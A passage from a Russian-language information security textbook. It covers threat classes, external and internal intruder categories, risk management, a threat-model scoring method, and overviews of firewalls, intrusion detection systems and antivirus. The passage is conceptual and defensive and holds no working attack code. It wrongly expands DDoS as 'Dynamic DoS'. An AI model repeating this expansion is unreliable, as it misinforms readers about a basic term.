Начнем с угроз наличия недекларированных возможностей в системном и прикладном программном обеспечении, используемом в корпоративной инфраструктуре. По сути, это ошибки в коде, допущенные при разработке ПО.

Далее идет целая серия угроз, связанных с непосредственным доступом:

- угрозы, реализуемые в ходе загрузки операционной системы и направленные на перехват паролей или идентификаторов, модификацию базовой системы ввода/вывода (BIOS), перехват управления загрузкой;
- угрозы, реализуемые после загрузки операционной системы и направленные на выполнение несанкционированного доступа с применением стандартных функций (уничтожение, копирование, перемещение, форматирование носителей информации и т. п.) операционной системы или какой-либо прикладной программы (например, системы управле-

ния базами данных), с применением специально созданных для выполнения НСД программ (программ просмотра и модификации реестра, поиска текстов в текстовых файлах и т. п.);

- угрозы, связанные с физическим доступом к основным техническим средствам и системам (ОТСС) информационных систем. Если по-простому, то это угрозы, связанные как с хищением, так и с несанкционированным копированием, изменением или удалением информации. Например, если в серверную имеют доступ посторонние, то кто угодно может забрать диск из сервера или выдернуть питание из сервера. Если по каким-либо причинам консоль на сервере не заблокирована, то он вполне может получить доступ к данным;
- угрозы внедрения вредоносных программ. Это всевозможные вирусы, черви, трояны. Наверное, это наиболее известная угроза.

На этом с локальными угрозами мы закончим и перейдем к рассмотрению угрозы удаленного доступа. Угрозы удаленного доступа бывают локальные, то есть реализуемые по локальной сети, и реализуемые из сетей общего доступа. Начнем с угроз из локальной сети.

- Угрозы анализа сетевого трафика с перехватом информации, передаваемой по сети. Это прослушивание трафика с помощью специализированных средств – снифферов.
- Угрозы сканирования, направленные на выявление сетевых адресов, типа операционных систем, открытых портов и служб, открытых соединений и другие.
- Угрозы навязывания ложного маршрута путем несанкционированного изменения маршрутно-адресных данных. Про эти угрозы иногда забывают, считая их неактуальными, однако такое мнение в корне ошибочно. Навязывание ложного маршрута можно осуществить различными способами: как посредством изменения сетевых настроек на отдельном узле, так и посредством модификации настроек сетевого оборудования. Первый вариант можно реализовать довольно легко, и далее в книге мы соберем несколько устройств, реализующих данные атаки. Второй вариант достаточно подробно рассматривался в моей книге «Информационная безопасность: защита и нападение».

Есть также еще и третий вариант навязывания ложного маршрута – это перенаправление трафика через устройство, полностью контролируемое нарушителем. Это может быть как поддельная точка доступа к беспроводной сети, к которой будут подключаться пользователи, так и скомпрометированное устройство сети, на которое злоумышленник настроил функционал по перехвату трафика. Под «полным контролем» имелось в виду наличие административных прав или иных прав, достаточных для включения смешанного режима на сетевой карте и установки необходимого ПО.

Угрозы типа «отказ в обслуживании», известные также как DoS (Denial of Service). Это вывод из строя узлов сети посредством передачи большого объема тра-

фика, превышающих допустимый объем для данного оборудования. Существуют также DoS-атаки, для реализации которых не нужно большого объема трафика. Вместо этого уязвимому узлу передаются специально подготовленные пакеты, обработка которых приводит к сбоям в работе узла. Как правило, DoS-атаки не приводят к выходу из строя аппаратной части. Последствия DoS второго вида обычно лечатся перезагрузкой зависшего сервиса или всей машины.

Угрозы удаленного запуска приложений – это когда злоумышленник может запустить то или иное приложение на удаленной машине. Например, запустить сервер Telnet для последующего подключения.

Угрозы внедрения по сети вредоносных программ аналогичны описанной ранее локальной угрозе. Однако здесь имеются в виду прежде всего черви, так как именно они самостоятельно распространяются по сети.

Теперь рассмотрим угрозы удаленного доступа, реализуемые из Интернета. Здесь также будут актуальны угрозы для локальной сети, с некоторыми дополнениями. Так, угрозы типа «отказ в обслуживании» могут быть дополнены DDoS (Dynamic DoS), это атаки, в которых участвует большое количество узлов, контролируемых злоумышленником.

Кроме приведенных выше технических угроз, существуют также угрозы, реализуемые при обслуживании технических и программных средств ИС и средств защиты, угрозы природного характера (стихийные бедствия и природные явления), угрозы техногенного характера, угрозы социально-политического характера, сопровождаемые нападением на объекты, в которых размещаются ресурсы ИС. Все эти угрозы также могут быть актуальны или нет, однако они не имеют прямого отношения к информационной безопасности, поэтому далее не рассматриваются.

Каждая угроза описывается совокупностью соответствующих составляющих: способа реализации угрозы, объекта воздействия, результата реализации угрозы и уязвимости программного или аппаратного обеспечения, а также нарушителя (источника).

1.1.2. Нарушители

Нарушителем в контексте информационной безопасности являются лица, способные реализовать те или иные угрозы. При этом нарушители разделяются на две группы. С точки зрения наличия возможности постоянного или разового доступа в контролируемую зону предприятия, в которой размещены технические средства ИС, все нарушители могут быть отнесены к следующим двум категориям:

- **категория I:** внешние нарушители – лица, не имеющие права пребывания на контролируемой территории предприятия, в пределах которого размещаются технические средства ИС;
- **категория II:** внутренние нарушители – лица, имеющие право пребывания на контролируемой территории предприятия, в пределах которой размещаются технические средства ИС.

Рассмотрим эти два вида нарушителей более подробно.

Внешние нарушители

Итак, под внешним нарушителем безопасности защищаемой информации рассматривается нарушитель, не имеющий непосредственного доступа к техническим средствам и ресурсам системы, находящимся в пределах контролируемой зоны. Также к внешним нарушителям могут относиться нарушители категории II, реализующие угрозы из-за пределов контролируемой зоны. То есть если сотрудник компании по тем или иным причинам пытается реализовать атаку, находясь за пределами контролируемой зоны, то для нас он все равно будет внешним.

В общем виде в роли внешних нарушителей могут выступать лица, описанные в табл. 1.1.

Таблица 1.1. Внешние нарушители

Индекс категории	Категория нарушителя	Описание категории нарушителя
$К_{внеш}1$	Физические и юридические лица, не имеющие санкционированного доступа к ИС	• Физические лица – злоумышленники; • организации (в том числе конкурирующие или террористические); • криминальные группировки

В рамках рассматриваемых действия нарушителей предполагается, что внешний нарушитель может использовать как технические каналы утечки информации для осуществления несанкционированного доступа (далее – НСД) к защищаемой информации, так и пытаться воздействовать на защищаемую информацию путем использования вредоносного программного обеспечения, а также во время передачи защищаемой информации по каналам связи, выходящим за пределы КЗ.

Внутренние нарушители

Под внутренним нарушителем безопасности защищаемой информации рассматривается нарушитель, имеющий непосредственный доступ к каналам связи, техническим средствам и ресурсам системы, находящимся в пределах контролируемой зоны.

Внутренними нарушителями могут быть только лица категории II.

В роли внутренних нарушителей могут выступать лица, описанные в табл. 1.2.

Таблица 1.2. Внутренние нарушители

Индекс категории	Категория нарушителя	Описание категории нарушителя
$К_{вн}1$	Пользователи ИС	Работники Заказчика, являющиеся пользователями ИС

Индекс категории	Категория нарушителя	Описание категории нарушителя
$К_{вн}2$	Администраторы ИС	Работники следующих отделов предприятия Заказчика: • отдел системного, программного и технического обеспечения; • отдел обработки информации и электронного обмена данными
$К_{вн}3$	Работники сторонних организаций, осуществляющие доработку и сопровождение части прикладного программного обеспечения ИС	Работники сторонних организаций, осуществляющие доработку и сопровождение информационных систем
$К_{вн}4$	Работники сторонних организаций, обеспечивающие поставку, сопровождение и ремонт технических средств ИС	Работники сторонних организаций, обеспечивающие поставку, сопровождение и ремонт технических средств ИС
$К_{вн}5$	Обслуживающий персонал	Уборщицы, работники инженерно-технических служб и другие лица, выполняющие обслуживание помещений контролируемой зоны

Приведенная выше таблица отражает общую классификацию нарушителей информационной безопасности, однако в своей книге я предлагаю несколько упростить виды внутренних нарушителей, сведя все к одному виду: лицу, имеющему физический доступ на контролируемую территорию. Все, что требуется от нашего внутреннего нарушителя, – это пронести на контролируемую территорию хакерское устройство. При этом от него не требуется наличия каких-либо прав в атакуемой сети, требования к квалификации определяются лишь необходимостью наличия навыков работы с данным устройством. Таким образом, внутренним нарушителем в контексте моей книги может являться уборщица, не обладающая никакими знаниями о компьютерных системах, или курьер, прошедший на контролируемую территорию.

Мы определились с тем, кто и что может сделать. Теперь необходимо поговорить о такой важной для бизнеса теме, как риски информационной безопасности.

1.1.3. Риски

Вообще, использование информационных систем и технологий связано с определенной совокупностью рисков. При этом оценка рисков необходима для контроля эффективности деятельности в области информационной безопасности, принятия целесообразных защитных мер и построения эффективных экономически обоснованных систем защиты.

Причинами рисков являются угрозы для организации, поэтому важно выявление потенциальных или реально существующих рисков нарушения конфиденциальности, целостности и доступности информации.

Риски, как и всю информационную безопасность, нужно контролировать постоянно, периодически проводя их переоценку. При этом чем лучше будет задокументирована первая оценка, тем легче будет проводить переоценки впоследствии.

Для оценки рисков необходимо выделить все актуальные угрозы и оценить степень их влияния на бизнес-приложения. Здесь правда, только безопасникам справиться сложно, так как мы не можем правильно оценить, к примеру, стоимость часа простоя базы закупок или логистической системы. Эти цифры могут предоставить только владельцы данных систем. К примеру, час простоя логистической системы обходится компании в 1 млн руб, а час простоя базы закупок – в 3 млн. Исходя из полученных значений, мы должны приоритизировать риски, например риск простоя логистики является средним, а риск простоя закупок – высоким.

Далее необходимо выстроить процесс управления рисками. По отношению к выявленным рискам возможны следующие действия:

- ликвидация риска (например, за счет устранения уязвимости);
- уменьшение риска (например, за счет использования дополнительных защитных средств или действий);
- принятие риска (и выработка плана действия в соответствующих условиях).

Управление рисками можно подразделить на следующие этапы:

- инвентаризация анализируемых объектов;
- выбор методики оценки рисков;
- идентификация активов;
- анализ угроз и их последствий;
- определение уязвимостей в защите;
- оценка рисков;
- выбор защитных мер;
- реализация и проверка выбранных мер;
- оценка остаточного риска.

Для определения основных рисков можно следовать следующей цепочке: **нарушитель → угроза → последствия**.

Под последствиями мы понимаем возможные последствия реализации угрозы и связанный с ними ущерб. При этом ущерб может быть как материальным и выражаться в конкретной денежной сумме, так и репутационным, когда вред наносится репутации компании. Посчитать убытки от ущерба репутации не всегда просто, так как он может состоять из множества факторов. Однако про репутационные риски также необходимо помнить при анализе возможных рисков.

1.1.4. Модель нарушителя

Итак, мы разобрались с тем, какие нарушители бывают, какие угрозы бывают и к каким последствиям могут привести их действия.

Теперь нам необходимо применить описанное в предыдущих разделах. Например, у нас имеется конкретная организация со своим штатным расписанием и регламентированными обязанностями сотрудников и субподрядчиков. Тогда мы можем сопоставить, кто из них может что сделать в плане реализации угроз. Документ, описывающий подобные действия называется, моделью нарушителя.

Вспомним наши таблицы с внешними и внутренними нарушителями (см. табл. 1.1 и 1.2).

С внешними нарушителями все довольно просто. Как мы уже договорились, это все те, кто находится за периметром контролируемой территории. Мы им абсолютно не доверяем, поэтому это одна категория $К_{внеш}1$.

С внутренними нарушителями все несколько сложнее. В нашем примере их пять категорий. Рассмотрим, что могут сделать каждые из них, более подробно.

Пользователи информационных систем ($К_{вн}1$):

- могут иметь доступ к фрагментам информации, содержащей защищаемую информацию и распространяющейся по внутренним каналам связи;
- могут располагать фрагментами информации о топологии информационных систем (коммуникационной части подсети) и об используемых коммуникационных протоколах и их сервисах;
- знают, по меньшей мере, одно легальное имя доступа;
- могут обладать всеми необходимыми атрибутами доступа, обеспечивающими доступ к некоторому объему защищаемой информации;
- располагают конфиденциальными данными, к которым имеют доступ.

Работники сторонних организаций, осуществляющие доработку и сопровождение части прикладного программного обеспечения информационных систем ($К_{вн}3$). Данные лица:

- знают, по меньшей мере, одно легальное имя доступа;
- обладают всеми необходимыми атрибутами доступа, обеспечивающими полный доступ к полному объему защищаемой информации;
- обладают всеми необходимыми атрибутами доступа для заведения учетных записей пользователей информационных систем;
- располагают конфиденциальными данными, к которым имеют доступ;
- обладают информацией об алгоритмах и программах обработки информации в информационных системах;
- обладают возможностями внесения ошибок, недекларированных возможностей, программных закладок, вредоносных программ в программное обеспечение информационных систем на стадии ее доработки и сопровождения;

- могут располагать любыми фрагментами информации о топологии информационных систем и технических средствах обработки и защиты информации, обрабатываемой в информационных системах.

Работники сторонних организаций, обеспечивающие поставку, сопровождение и ремонт технических средств информационных систем ($К_{вн}4$). Данные лица:

- обладают возможностями внесения закладок в технические средства на стадии их внедрения и сопровождения;
- могут располагать любыми фрагментами информации о топологии и технических средствах обработки и защиты информации в информационных системах.

Обслуживающий персонал ($К_{вн}5$). Данные лица могут изменять конфигурацию технических средств, вносить в нее программно-аппаратные закладки и обеспечивать съем информации, используя непосредственное подключение к техническим средствам информационных систем.

Внимательный читатель наверняка обратил внимание на то, что в своем перечислении я пропустил $К_{вн}2$ – наших администраторов информационных систем. Сделано это не случайно, о них мы поговорим особо.

Лица, подпадающие под категорию $К_{вн}2$, выполняют задачи по администрированию программно-аппаратных средств информационных систем, администрированию доступа к информационным ресурсам, а также обеспечению информационной безопасности информационных систем. Данные лица потенциально могут реализовать угрозы ИБ, используя свои возможности по доступу к защищаемой информации, обрабатываемой в информационных системах, а также к техническим и программным средствам, включая средства защиты, используемые в информационных системах.

Данные лица хорошо знакомы с устройством информационных систем, а также с применяемыми принципами и концепциями безопасности. Предполагается, что они могут использовать стандартное оборудование либо для идентификации уязвимостей, либо для реализации угроз ИБ. Данное оборудование может быть как частью штатных средств, так и относиться к легко получаемому (например, программное обеспечение, полученное из общедоступных внешних источников).

К данным лицам ввиду их исключительной роли в ИС должен применяться комплекс особых организационно-режимных мер по подбору, принятию на работу, назначению на должность, повышению лояльности и контролю выполнения функциональных обязанностей. Кроме того, проводятся регулярное обучение и проверка знаний персонала в области ИБ.

Лица, попадающие под категорию $К_{вн}2$, являются специалистами высокой квалификации, вероятность совершения ими непреднамеренных (случайных) ошибочных действий при выполнении работ по техническому обслуживанию и сопровождению эксплуатации ИС, представляющих собой угрозу конфиденциальности и достоверности информации при ее хранении, обработке и передаче по каналам связи, крайне мала.

Таким образом, предполагается, что в число лиц категории $К_{вн}2$ будут включаться только доверенные лица, поэтому указанные лица исключаются из числа вероятных нарушителей.

Как видите, администраторы в большинстве случаев не могут являться нарушителями. Конечно, многие могут сейчас возразить, приведя в пример массу случаев, когда именно обиженные системные администраторы становились виновниками различных инцидентов, связанных как с хищением конфиденциальной информации, так и с выводом из строя вверенных им систем. Однако, в случае если мы признаем сисадминов вероятными нарушителями, нам необходимо будет защищаться и от них. А как можно эффективно защищаться от того, кто по определению должен иметь доступ ко всем настройкам и элементам управления информационных систем? Техническими средствами это реализовать крайне сложно и дорого, поэтому обычно задачу отбора и контроля работы администраторов решают организационными мерами.

Справедливости ради стоит отметить, что защищаться от администраторов тоже можно, например с помощью ролевой модели доступа, когда отдельные роли даются разным пользователям, и для выполнения какой-либо административной задачи в систему должно войти и подтвердить выполнение сразу несколько пользователей. Смысл сводится к тому, чтобы у одного пользователя не было всех прав в системе. Однако подобные механизмы используются, как правило, только в системах, работающих с гостайной, ввиду сложности их эксплуатации.

Еще один вариант – это мониторинг действий администраторов в критических системах. Такой мониторинг реализуется с помощью специальных приложений, речь о которых пойдет немного позже, когда мы будем говорить о практических аспектах ИБ. А пока вернемся к нашим нарушителям и угрозам.

1.1.5. Модель угроз

Мы рассмотрели возможных нарушителей информационной безопасности в нашей системе. Теперь поговорим об угрозах и возможностях их реализации.

Каждая угроза имеет определенную вероятность, то есть частоту реализации. Под вероятностью реализации угрозы понимается определяемый экспертным путем показатель, характеризующий, насколько вероятным является реализация конкретной угрозы безопасности защищаемой информации для данной ИС в складывающихся условиях.

Вероятность реализации (коэффициент Y_2) определяется по 4 вербальным градациям этого показателя (см. табл. 1.3):

Таблица 1.3. Вероятность реализации

Градация	Описание	Вероятность (Y_2)
Маловероятно	Отсутствуют объективные предпосылки для осуществления угрозы	$Y_2 = 0$
Низкая вероятность	Объективные предпосылки для реализации угрозы существуют, но принятые меры существенно затрудняют ее реализацию	$Y_2 = 2$
Средняя вероятность	Объективные предпосылки для реализации угрозы существуют, но принятые меры обеспечения безопасности защищаемой информации недостаточны	$Y_2 = 5$
Высокая вероятность	Объективные предпосылки для реализации угрозы существуют, и меры по обеспечению безопасности защищаемой информации не приняты	$Y_2 = 10$

Возможность реализации угрозы (коэффициент реализуемости угрозы Y) определяется на основе двух показателей: исходной защищенности ИС (Y_1) и вероятности реализации угрозы (Y_2).

Коэффициент реализуемости угрозы рассчитывается по формуле:

$$Y = (Y_1 + Y_2)/20.$$

По значению коэффициента реализуемости угрозы Y формируется вербальная интерпретация *возможности реализации угрозы* следующим образом:

- если $0 \leqslant Y \leqslant 0{,}3$, то возможность реализации угрозы признается **Низкой**;
- если $0{,}3 < Y \leqslant 0{,}6$, то возможность реализации угрозы признается **Средней**;
- если $0{,}6 < Y \leqslant 0{,}8$, то возможность реализации угрозы признается **Высокой**;
- если $Y > 0{,}8$, то возможность реализации угрозы признается **Очень высокой**.

Опасность угрозы для рассматриваемой ИС также определяется экспертным путем на основе вербальных показателей, которые могут принимать следующие значения:

- **низкая опасность**, если реализация угрозы может привести к незначительным негативным последствиям для обладателя информации;
- **средняя опасность**, если реализация угрозы может привести к негативным последствиям для обладателя информации;
- **высокая опасность**, если реализация угрозы может привести к значительным негативным последствиям для обладателя информации.

Отнесение угроз к разряду актуальных производится по правилам, приведенным в табл. 1.4.

Таблица 1.4. Актуальность угроз

Возможность реализации угрозы	Показатель опасности угрозы		
	Низкий	Средний	Высокий
Низкая	неактуальная	неактуальная	актуальная
Средняя	неактуальная	актуальная	актуальная
Высокая	актуальная	актуальная	актуальная
Очень высокая	актуальная	актуальная	актуальная

Далее мы будем предполагать, что нарушитель имеет все необходимые средства для реализации угроз по доступным ему каналам.

Внешний нарушитель (лица категории I, а также лица категории II при нахождении за пределами КЗ) может использовать следующие средства доступа к защищаемой информации:

- доступные в свободной продаже аппаратные средства и программное обеспечение;
- специально разработанные технические средства и программное обеспечение;
- специальные технические средства перехвата визуальной и аудиоинформации.

Внутренний нарушитель для доступа к защищаемой информации может использовать доступные ему штатные средства ИС и/или своего автоматизированного рабочего места (далее – АРМ).

К вероятным объектам реализации угроз защищаемой информации (объектам защиты) могут быть отнесены следующие объекты обработки защищаемой информации:

- записи электронных таблиц баз данных информационных систем;
- файлы данных, обрабатываемые на серверах информационных систем;
- серверное прикладное программное обеспечение информационных систем;
- информация, содержащаяся в экранных формах прикладного интерфейса АРМ пользователей информационных систем;
- файлы данных, обрабатываемые на АРМ информационных систем;
- распечатанные файлы с защищаемой информацией;
- сетевые пакеты передачи данных;
- технологическая и служебная информация, в том числе конфигурационные данные (файлы настроек) средств вычислительной техники.

Целью реализации угроз является нарушение определенных для объекта реализации угроз характеристик безопасности.

Возможными каналами реализации угроз, которые может использовать нарушитель для доступа к защищаемой информации в ИС, являются:

- каналы непосредственного доступа к объекту (визуально оптический, акустический, физический);
- электронные носители информации, в том числе носители с резервными копиями, съемные, сданные в ремонт и вышедшие из употребления;
- штатные программно-аппаратные средства ИС;
- незащищенные каналы связи.

Результат всех приведенных выше выкладок сводится к следующей таблице, которая, по сути, и отражает модель угроз (см. табл. 1.5).

Таблица 1.5. Фрагмент таблицы с актуальными угрозами

№	Способ реализации	Уязвимости	Результат реализации угрозы	Объект воздействия	Объект защиты	Нарушитель (источник угрозы)	Вероятность реализации угрозы
1	Угрозы внедрения вредоносных программ						
	Подключение к техническим средствам стороннего оборудования (компьютеров, КПК, смартфонов, телефонов, фотоаппаратов, видеокамер, флеш-дисков и иных устройств)	• Отсутствие либо нарушение регламентов использования средств вычислительной техники; • отсутствие в должностных обязанностях работников ответственности за нарушение ИБ; • отсутствие контроля использования отчуждаемых носителей и портов ввода/вывода; • отключение средств антивирусной защиты пользователями; • избыточные права пользователей в операционной системе на СВТ ИС; • отсутствие мероприятий по работе с персоналом, допущенным к обработке защищаемой информации; • отсутствие регламента резервного копирования; • человеческий фактор	• Нарушение конфиденциальности; • нарушение целостности	АРМ пользователей информационных систем	• Защищаемая информация, доступная через экранные формы прикладного интерфейса АРМ пользователя ИС; • файлы, содержащие защищаемую информацию; • технологическая и служебная информация, в том числе конфигурационные данные (файлы настроек) СВТ и СЗИ ИС		Маловероятно

№	Способ реализации	Уязвимости	Результат реализации угрозы	Объект воздействия	Объект защиты	Нарушитель (источник угрозы)	Вероятность реализации угрозы
2	Угрозы удаленного доступа, реализуемые в ЛВС информационных систем						
	Использование программ-анализаторов пакетов (снифферов) для перехвата защищаемой информации	• Отсутствие либо нарушение регламентов использования СВТ; • отсутствие в должностных обязанностях работников и договоре со сторонними организациями, осуществляющими сопровождение прикладного программного обеспечения ИС, положений, определяющих ответственность за нарушение ИБ; • передача защищаемой информации по сетям в открытом (или слабо защищенном) виде; • избыточные права пользователей в операционной системе на СВТ ИС; • плоская (неиерархическая) модель (структура) сети; • отсутствие средств обнаружения сетевых интерфейсов, находящихся в promiscuous mode	Нарушение конфиденциальности	Каналы связи локальной сети	Сетевые пакеты передачи данных		Маловероятно

№	Способ реализации	Уязвимости	Результат реализации угрозы	Объект воздействия	Объект защиты	Нарушитель (источник угрозы)	Вероятность реализации угрозы
3	Угрозы выявления атрибутов доступа, передаваемых по сети						
	Использование программ-анализаторов пакетов (снифферов) для перехвата идентификаторов и паролей удаленного доступа. Взлом перехваченных в сети защищенных паролей (хэш) при помощи специализированного программного обеспечения	• Отсутствие либо нарушение регламентов использования СВТ; • отсутствие в должностных обязанностях работников и договоре со сторонними организациями, осуществляющими сопровождение прикладного программного обеспечения ИС, положений, определяющих ответственность за нарушение ИБ; • передача идентификационной информации по сетям в открытом (или слабо защищенном) виде; • избыточные права пользователей в операционной системе на СВТ ИС; • отсутствие или недостатки парольной политики в ИС; • нарушения или недостатки физической защиты сетевого активного оборудования и каналов связи; • плоская (неиерархическая) модель (структура) сети; • отсутствие средств обнаружения сетевых интерфейсов, находящихся в promiscuous mode; • отсутствие регламента резервного копирования	• Нарушение конфиденциальности; • нарушение целостности; • нарушение доступности	Каналы связи локальной сети	Сетевые пакеты передачи данных		Маловероятно
	...	...	...	...	...		...

Здесь приводится лишь фрагмент данной таблицы, отражающий несколько наиболее типичных и актуальных для большинства организаций угроз. Таблица, отражающая все угрозы, заняла бы несколько десятков страниц.

1.1.6. Заключение

На этом тяжелую и сложную тему теоретических основ ИБ я закончу. Но нам важно понять, что же мы получили в результате всех этих выкладок. Благодаря составлению моделей нарушителя и угроз мы знаем, какие у нас в сети возможны нарушители и какие угрозы, каким образом они могут реализоваться. На практике при составлении моделей угроз используется анализ эксплуатационной документации на информационные системы, а также опрос обслуживающих их сотрудников.

Зная, кто и как может попытаться атаковать нашу сеть, мы можем начать построение системы обеспечения информационной безопасности.

1.2. Практика

1.2.1. Строим систему информационной безопасности

Имея список актуальных угроз, можно составить список требований к системе информационной безопасности, которые будут закрывать актуальные угрозы. Сразу хочу заметить, что не все актуальные угрозы можно закрыть техническими средствами. Например, угрозы разглашения пользователями своих учетных данных посредством приклеивания паролей на монитор нейтрализовать с помощью технических средств не удастся. Для этого необходимо подготовить соответствующие регламенты, в которых будет прописан запрет на выполнение подобных действий. С данным регламентом под роспись должны ознакомиться все сотрудники организации.

Итак, для примера я приведу несколько наиболее распространенных актуальных угроз, от которых мы будем защищаться:

- сетевые угрозы из сети Интернет;
- отказ в обслуживании;
- перехват трафика;
- вредоносный код;
- утечки конфиденциальной информации.

Для нейтрализации сетевых угроз необходимы межсетевые экраны для защиты периметра и системы обнаружения вторжений. Правильно настроенный межсетевой экран в связке с системой обнаружения вторжений может помочь при борьбе с примитивными DDoS-атаками. Для защиты от перехвата трафика при передаче через Интернет помогут средства криптографической защиты. Для защиты от вредоносного кода помогут антивирусные решения. Утечки конфиденциальной информации присутствуют во многих организациях, поэтому эти угрозы также широко распространены.

Такой набор актуальных угроз и соответственно средств защиты не является исчерпывающим. Для некоторых организаций актуальны могут быть также другие угрозы. Однако указанные выше угрозы являются наиболее распространенными. Далее мы рассмотрим, что из себя представляет каждое из приведенных средств защиты.

1.2.2. Защищаем периметр

Построение нашей системы информационной безопасности мы начнем с основополагающего элемента – защиты на периметре, обеспечиваемой межсетевыми экранами. Основная задача межсетевого экрана, – это защита вашей сети или компьютера от угроз, исходящих из Интернета, а также сегментация, то есть разделение, сети. Межсетевой экран осуществляет контроль доступа на основании IP-адресов или диапазонов адресов и портов отправителя и получателя, на основании правил доступа. Правила определяют, каким адресам и по каким портам и протоколам разрешено подключение, а по каким запрещено.

Межсетевые экраны существуют уже не одно десятилетие, и при этом решения данного класса постоянно развиваются. Изначально это был сетевой фильтр, который ставился между доверенной внутренней сетью и Интернетом и блокировал подозрительные сетевые пакеты на основе критериев сетевого и канального уровня иерархической модели OSI. По сути, фильтр учитывал только IP-адреса источника и назначения, флаг фрагментации, номера портов. Собственно, классические межсетевые экраны, которые и сейчас можно встретить практически в каждой сети, работают по аналогичному принципу. Такой подход позволяет предотвратить только самые простые сетевые атаки, такие как сканирование портов, обращение к определенным сегментам сети. Это первое поколение межсетевых экранов.

Второе поколение представляет собой шлюзы сеансового уровня, называемые также фильтрами контроля состояния канала (stateful firewall). Этот функционал позволил проверять принадлежность пакетов к активным TCP-сессиям.

Современные межсетевые экраны – это преимущественно физические устройства, объединяющие в себе несколько функций. В частности, в бюджетных моделях функция межсетевого экранирования встроена в беспроводные точки доступа, ADSL-модемы или маршрутизаторы.

Еще одно замечание по поводу межсетевых экранов. В последнее время большую популярность приобрели комплексные решения, включающие в себя и межсетевой экран и антивирус. Зачастую такие решения представляют из себя хороший антивирус и слабый брандмауэр или, наоборот, мощный файрвол и не слишком мощный антивирус.

Межсетевые экраны имеют различный интерфейс и различную систему команд конфигурирования. Однако принципы их работы, как правило, одинаковы. Поэтому я не буду приводить здесь примеров настройки какого-то конкретного межсетевого экрана.

Тем, кто интересуется внутренним устройством программных межсетевых экранов, рекомендую ознакомиться с исходным кодом МЭ iptables, который можно найти по адресу: ftp://ftp.netfilter.org/pub/iptables/iptables-1.4.1.tar.bz2.

Если межсетевой экран является статичным элементом защиты, действующим только в соответствии с заданными политиками, то средства обнаружения и предотвращения вторжений являются, по сути, динамичным элементом, способным оперативно реагировать на новые сетевые угрозы.

Система обнаружения вторжений (СОВ) – это программное или аппаратное средство, предназначенное для выявления фактов неавторизованного доступа в компьютерную систему или сеть либо несанкционированного управления ими в основном через Интернет.

Системы обнаружения вторжений используются для обнаружения некоторых типов вредоносной активности, которая может нарушить безопасность компьютерной системы. К такой активности относятся сетевые атаки против уязвимых сервисов, атаки, направленные на повышение привилегий, неавторизованный доступ к важным файлам, а также действия вредоносного программного обеспечения (компьютерных вирусов, троянов и червей).

Обычно архитектура СОВ включает:

- сенсорную подсистему, предназначенную для сбора событий, связанных с безопасностью защищаемой системы;
- подсистему анализа, предназначенную для выявления атак и подозрительных действий на основе данных сенсоров;
- хранилище, обеспечивающее накопление первичных событий и результатов анализа;
- консоль управления, позволяющую конфигурировать СОВ, наблюдать за состоянием защищаемой системы и СОВ, просматривать выявленные подсистемой анализа инциденты.

Существует несколько способов классифицировать СОВ в зависимости от типа и расположения сенсоров, а также методов, используемых подсистемой анализа для выявления подозрительной активности. Во многих простых СОВ все компоненты реализованы в виде одного модуля или устройства.

Виды систем обнаружения вторжений

В сетевой СОВ сенсоры расположены на важных для наблюдения точках сети, часто в демилитаризованной зоне или на границе сети. Сенсор перехватывает весь сетевой трафик и анализирует содержимое каждого пакета на наличие вредоносных компонентов. Протокольные СОВ используются для отслеживания трафика, нарушающего правила определенных протоколов либо синтаксис языка (например, SQL). В хостовых СОВ сенсор обычно является программным агентом, который ведет наблюдение за активностью хоста, на который установлен. Также существуют гибридные версии перечисленных видов СОВ.

Сетевая СОВ (Network-based IDS, NIDS) отслеживает вторжения, проверяя сетевой трафик, и ведет наблюдение за несколькими хостами. Сетевая система обнаружения вторжений получает доступ к сетевому трафику, подключаясь к концентратору или коммутатору, настроенному на зеркалирование (SPAN) портов либо сетевое TAP-устройство. Примером сетевой СОВ являются Snort, Cisco IDS и другие.

Основанное на протоколе СОВ (Protocol-based IDS, PIDS) представляет собой систему (либо агента), которая отслеживает и анализирует коммуникационные протоколы со связанными системами или пользователями. Для веб-сервера подобная СОВ обычно ведет наблюдение за HTTP- и и HTTPS-протоколами. При использовании HTTPS СОВ должна располагаться на таком интерфейсе, чтобы просматривать HTTPS-пакеты еще до их шифрования и отправки в сеть.

Основанная на прикладных протоколах СОВ (Application Protocol-based IDS, APIDS) – это система (или агент), которая ведет наблюдение и анализ данных, передаваемых с использованием специфичных для определенных приложений протоколов. Например, на веб-сервере с SQL базой данных СОВ будет отслеживать содержимое SQL-команд, передаваемых на сервер. Здесь будет уместна аналогия со специальными межсетевыми экранами, которые также осуществляют контроль только трафика, предназначенного для определенных приложений.

Узловая СОВ (Host-based IDS, HIDS) – система (или агент), расположенная на хосте, отслеживающая вторжения, используя анализ системных вызовов, логов приложений, модификаций файлов (исполняемых, файлов паролей, системных баз данных), состояния хоста и прочих источников. Примером является решение на основе свободного ПО OSSEC.

Гибридная СОВ совмещает два и более подходов к разработке СОВ. Данные от агентов на хостах комбинируются с сетевой информацией для создания наиболее полного представления о безопасности сети. В качестве примера гибридной СОВ можно привести Prelude.

В пассивной СОВ при обнаружении нарушения безопасности информация о нарушении записывается в лог приложения, а также сигналы опасности отправляются на консоль и/или администратору системы по определенному каналу связи. В активной системе, также известной как *система предотвращения вторжений* (Intrusion Prevention System, IPS), СОВ ведет ответные действия на нарушение, сбрасывая соединение или перенастраивая межсетевой экран для блокирования трафика от злоумышленника. Ответные действия могут проводиться автоматически либо по команде оператора.

В целом связка межсетевого экрана и системы обнаружения вторжений при грамотной настройке позволяет нейтрализовать большинство сетевых угроз. Однако если сеть не сегментирована, правила межсетевого экрана никак не документируются, а в консоль СОВ не заглядывали с момента ее установки – толку от таких средств сетевой защиты будет мало.

Теперь переместимся с периметра в корпоративную сеть.

1.2.3. Защищаем серверы и рабочие места

Одной из самых опасных угроз в нашем списке является угроза внедрения вредоносного кода. Жертвами этих угроз обычно становятся рабочие станции пользователей и серверы. Кроме того, если пользователи применяют в своей работе мобильные устройства, то они также могут стать жертвами вредоносов, однако в контексте защиты мобильные устройства можно приравнять к рабочим станциям пользователей.

Для борьбы с вредоносным кодом и прежде всего вирусами необходимо использовать антивирусные программы. Черви и отчасти трояны могут быть обнаружены с помощью сетевых средств защиты, таких как средства обнаружения вторжений, о которых мы говорили ранее, однако если вирус уже проник на машину, то противостоять ему может только антивирус.

Существует множество различных антивирусных систем, о которых мы и поговорим далее, в этом разделе.

